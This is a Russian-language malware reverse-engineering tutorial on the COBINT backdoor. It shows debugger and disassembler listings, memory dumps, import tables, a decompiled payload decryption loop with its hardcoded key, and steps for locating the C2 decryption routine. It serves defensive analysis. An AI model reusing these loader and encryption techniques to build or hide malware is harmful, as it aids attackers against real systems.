


```
0000000000401330 | 41:D3C1   | rol r9d,cl
0000000000401333 | 41:8903   | mov dword ptr ds:[r11],eax
0000000000401336 | 4D:8D5B 04| lea r11,qword ptr ds:[r11+4]
000000000040133A | 8D4A 01   | lea ecx,qword ptr ds:[rdx+1]
000000000040133D | 41:D3CA   | ror r10d,cl
0000000000401340 | 49:83E8 01| sub r8,1
0000000000401344 | 75 D2     | jne cob_shellx64_dump_64.401318
0000000000401346 | 0FB647 04 | movzx eax,byte ptr ds:[rdi+4]

=7698EC9A
e ptr ds:[rdi+4]=[0000000000470004]=14
p from 40130E
:0000000000401346 cob_shellx64_dump_64.exe:$1346 #1346
```

```
ress             | Hex                                             | ASCII
0000000000470000 | E4 49 BA CB 14 39 1B F1 70 46 E9 3A DC 6A EC 96 | äIºË.9.ñpFé:Üjì.
0000000000470010 | 16 C8 0D 3F DB 92 E0 96 A8 25 04 00 00 4D 5A 90 | .È.?Û.à.¨%...MZ.
0000000000470020 | 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 | .........ÿÿ..¸..
0000000000470030 | 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 | .....@..........
0000000000470040 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................
0000000000470050 | 00 00 00 00 00 00 00 00 00 E0 00 00 00 0E 1F BA | .........à.....º
0000000000470060 | 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 | ..´.Í!¸.LÍ!This 
0000000000470070 | 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 | program cannot b
0000000000470080 | 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 | e run in DOS mod
0000000000470090 | 65 2E 0D 0D 0A 24 00 00 00 00 00 00 87 D4 74    | e....$.......Ôt
00000000004700A0 | A6 C3 B5 1A F5 C3 B5 1A F5 02 C0 1F            | ¦Ãµ.õÃµ.õ.À.
00000000004700B0 | F4 CF B5 1A F5 98 DD 1B F4 C8 B5 1A F5 C3 B5 1B | ôÏµ.õ.Ý.ôÈµ.õÃµ.
```


Результат расшифровки пейлоада

Формируется адрес точки входа, куда и передается управление.




Переход на точку входа расшифрованной библиотеки

На этом этапе мы уже можем сдампить расшифрованный PE. Нажимаем правую кнопку мыши, выбираем пункт Follow in Memory Map и дампим соответствующий сегмент памяти в файл.




Дамп расшифрованной библиотеки на диск

На всякий случай проверим в PeStudio, что все прошло гладко.



name (33)	hint (33)	thunk (33)	group (6)	type (1)	ordinal (0)	blacklist (6)	library (5)
InitializeCriticalSection	0x367	0x478E	synchronization	implicit	-	-	kernel32.dll
WaitForSingleObject	0x5E6	0x47B6	synchronization	implicit	-	-	kernel32.dll
SetEvent	0x524	0x47CC	synchronization	implicit	-	-	kernel32.dll
ResetEvent	0x4CA	0x47F6	synchronization	implicit	-	-	kernel32.dll
DeleteCriticalSection	0x111	0x4804	synchronization	implicit	-	-	kernel32.dll
EnterCriticalSection	0x135	0x4740	synchronization	implicit	-	-	kernel32.dll
LeaveCriticalSection	0x3C0	0x4776	synchronization	implicit	-	-	kernel32.dll
CreateEventA	0xBC	0x481C	synchronization	implicit	-	-	kernel32.dll
GetTickCount	0x30E	0x498A	reckoning	implicit	-	-	kernel32.dll
InternetQueryOptionA	0xCC	0x4888	network	implicit	-	-	wininet.dll
InternetOpenA	0xC6	0x483A	network	implicit	-	-	wininet.dll
HttpQueryInfoA	0x7D	0x48DE	network	implicit	-	-	wininet.dll
HttpSendRequestA	0x7F	0x48CA	network	implicit	-	-	wininet.dll
HttpOpenRequestA	0x78	0x48B6	network	implicit	-	-	wininet.dll
InternetSetOptionA	0xDC	0x48A0	network	implicit	-	-	wininet.dll
InternetReadFile	0xCE	0x4874	network	implicit	-	x	wininet.dll
InternetConnectA	0x9B	0x4860	network	implicit	-	-	wininet.dll
InternetCloseHandle	0x95	0x484A	network	implicit	-	x	wininet.dll
GetAdaptersInfo	0x44	0x48FC	network	implicit	-	x	iphlpapi.dll
ObtainUserAgentString	0x5E	0x491C	network	implicit	-	x	urlmon.dll

Таблица импорта в PeStudio



index	name (1)	location
1	unsigned __int64 __c...	.text:0000000180...

Таблица экспорта в PeStudio

Импорты и экспорт на месте, можно двигаться дальше.

Расшифровка полезной нагрузки

Алгоритм расшифровки выглядит следующим образом:

```
  key = 0xF055FDF8;
  counter = (unsigned __int64)(unsigned int)(v20 + 4) >> 2;
do
{
  result = first_chunk ^ (*data_pointer - key);
  val1_ror = (*data_pointer >> 3) & 7;
  first_chunk = (unsigned int)__ROL4__(first_chunk, (*data_pointer &
7) + 1);
  *data_pointer++ = result;
  key = __ROR4__(key, val1_ror + 1);
  --counter;
}
while ( counter )
```

В код зашит ключ. В качестве вектора инициализации используются первые восемь байтов из буфера, то есть данные начинают расшифровываться со второго 8-байтного значения. Я написал декриптор на Go и выложил на GitHub рабочий вариант.

Этот вариант требует наличия XOR-ключа для расшифровки, который содержит предыдущий стейдж. Но что делать, если у нас на руках только зашифрованный пейлоад, который мы вытащили, например, из кеша IE, а кода самого загрузчика нет? В таком случае я не придумал ничего лучше, чем просто попытаться сбрутить 8 байтный ключ, который используется в алгоритме шифрования. Многопоточный брутер ключа написан на Go, его тоже можно скачать с гитхаба.

Программа запускается следующей командой:

```
payload_decrypt_auto.exe enc.bin dec.bin
```

В качестве значения для верификации код будет искать в расшифрованных данных строку `This program cannot be run in DOS mode`. Результат работы программы — расшифрованная DLL и вывод подобранного XOR-ключа. В ходе экспериментов программа успешно расшифровала все имеющиеся у меня семплы, на это у нее ушло в среднем от минуты до пятнадцати минут.


Продолжение статьи →

COBINT

ИЗУЧАЕМ РЕВЕРС МАЛВАРИ НА ПРИМЕРЕ ИЗВЕСТНОГО БЭКДОРА

ИССЛЕДОВАНИЕ ЗАГРУЖЕННОЙ DLL

Продолжаем дебажить. В x64dbg перейдем уже непосредственно в расшифрованную библиотеку, параллельно откроем код в IDA и посмотрим, где мы оказались после перехода по смещению. А оказались мы в экспортируемой функции `ReflectiveLoader`.



```
.text:0000000180001008                 public ?ReflectiveLoader@@YA_KPEAX@Z
.text:0000000180001008 ?ReflectiveLoader@@YA_KPEAX@Z proc near ; DATA XREF: .rdata:off_180004568↓o
.text:0000000180001008                                         ; .pdata:ExceptionDir↓o
.text:0000000180001008
.text:0000000180001008 var_68          = qword ptr -68h
.text:0000000180001008 var_60          = qword ptr -60h
.text:0000000180001008 var_58          = qword ptr -58h
.text:0000000180001008 arg_0           = qword ptr  8
.text:0000000180001008 arg_8           = qword ptr  10h
.text:0000000180001008 arg_10          = qword ptr  18h
.text:0000000180001008 arg_18          = qword ptr  20h
.text:0000000180001008
.text:0000000180001008                 mov     [rsp+arg_0], rcx
.text:000000018000100D                 push    rbx
.text:000000018000100E                 push    rbp
.text:000000018000100F                 push    rsi
```


Экспортируемая функция DLL

Так как в таблице импорта фигурируют адреса функций из библиотеки `WinInet`, сразу расставим брейк пойнты на следующие функции (в x64dbg это можно сделать в строке `Command: bp FunctionName`):

- `InternetOpenA`;
- `HttpOpenRequestA`;
- `InternetReadFileA`;
- `ViralAlloc`;
- `GetProcAddress`.

Запускаемся. Сначала брякаемся на функции `VirtualAlloc`, которая выделяет буфер. Перейдем на адрес буфера в окне Dump: здесь код резолвит адреса библиотечных функций для дальнейшей работы.


Останавливаемся на вызове `InternetOpenA`, так как это может служить индикатором подготовки к выполнению HTTP-запроса. Следовательно, где то поблизости должен будет расшифровываться C2. Поищем глазами по коду подозрительные места с XOR, которые могут отвечать за расшифровку полезной для нас информации. Находим подходящий участок кода.



```
00000000029427DF  48:63C2        movsxd rax,edx
00000000029427E2  8A0C28         mov cl,byte ptr ds:[rax+rbp]
00000000029427E5  8D42 01        lea eax,qword ptr ds:[rdx+1]
00000000029427E8  42:324C07 02   xor cl,byte ptr ds:[rdi+r8+2]
00000000029427ED  99             cdq
00000000029427EE  41:8808        mov byte ptr ds:[r8],cl
00000000029427F1  49:FFC0        inc r8
00000000029427F4  41:F7FE        idiv r14d
00000000029427F7  49:83E9 01     sub r9,1
00000000029427FB  75 E2          jne 29427DF
```

Инструкции для расшифровки домена C2


В функцию передаются указатели на XOR-ключ и зашифрованные данные.



```
call    _PrepareInternetOpen ; InternetOpenA
push    40h ; '@'
mov     edi, eax
lea     eax, [ebp+var_40]
push    eax
push    offset encrypted_c2_pointer ; "\"\b"
push    40h ; '@'
push    offset xor_key_pointer
call    c2_decrypt_func
add     esp, 14h
lea     ecx, [ebp+var_40]
```


Вызов функции расшифровки C2

Видим значения для дешифровки.



```
Address          Hex
0000000002945070 A3 CC D5 C4 A0 94 F4 D7             FB 74 B
0000000002945080 B9 26 1D 0A EB F4 0B 2A F5 FA 9B 55 19 7D 6
0000000002945090 5F 7B 03 E9 0B AA 0A F4 E6 36 31 12 3C E3 E
00000000029450A0 13 64 82 84 1A 56 A4 E4 2E D5 BD 2F A2 DE 8
00000000029450B0 00 00 00 00 00 00 00 00 00 00 A1 02 00 00 0
```

